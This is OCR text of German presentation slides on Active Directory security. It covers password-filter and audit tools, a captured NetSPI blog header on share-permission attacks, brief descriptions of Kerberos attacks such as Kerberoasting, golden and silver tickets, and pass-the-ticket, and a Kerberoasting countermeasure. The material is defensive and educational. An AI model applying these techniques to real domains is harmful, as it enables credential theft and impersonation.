





Live-Passwort-Filter (Open Source, kostenfrei): Lithnet Password Protection Filter

Lithnet
Password Protection
for Active Directory





How to Attack and Remediate E
https://www.netspi.com/blog/technical/network-penetration-testing/network-share-permissions-power...
NETSPI
Penetration Testing
Adversary Simulation
Attack Surface Management
Resources
About Us
Get a Quote
Attacking and Remediating Excessive Network Share Permissions in Active Directory Environments
August 9, 2022 | Scott Sutherland
TECHNICAL BLOG
ADVERSARY SIMULATION
NETWORK PENETRATION TESTING
Introduction
Finally, I'll share a new open-source tool called PowerHuntShares that can help streamline share hunting and remediation of excessive SMB share permissions in Active Directory environments. This content is also available in a presentation format here. Or, if you'd like to hear me talk about this topic, check out our webinar, How to Evaluate Active Directory SMB Shares at Scale.
This should be interesting to people responsible for managing network share access in
Cookie Settings

Auditwerkzeug Purple Knight (Closed Source, Lizenz gegen Kontakt)



Kerberos
Der dreiköpfige Höllenhund



Kerberos-Angriffsvektoren in aller Kürze

Kerberoasting (TGSRoasting)

Offline-Passworterraten anhand eines Servicetickets

ASREProasting

Offline-Passworterraten gegen einen Benutzer mit deaktivierter (Standard = ein) Präauthentifzierung

Pass-the-Ticket

Wie PTH, aber mit Tickets, immer noch kein Wissen über das benötigte Klartextpasswort

Silver Ticket

Gefälschte Tickets gegen einen einzelnen Prinzipal. Etwa: sich als ein beliebiger Benutzer auf einem Rechner ausgeben


Golden Ticket

Fälschen von Tickets gegen den DC. Wie: Beliebiger Benutzer auf allen Rechnern der Domäne aus.

Delegierung

Gefälschte Tickets, die sich gegen einen oder mehrere Rechner richten. Komplizierter.

Kerberoasting
Offline-Bruteforcing von (Benutzer-)Konten mit SPN



Kerberoasting Gegenmaßnahmen

- Konten mit Service Principal Name (SPN) auditieren (setspn)

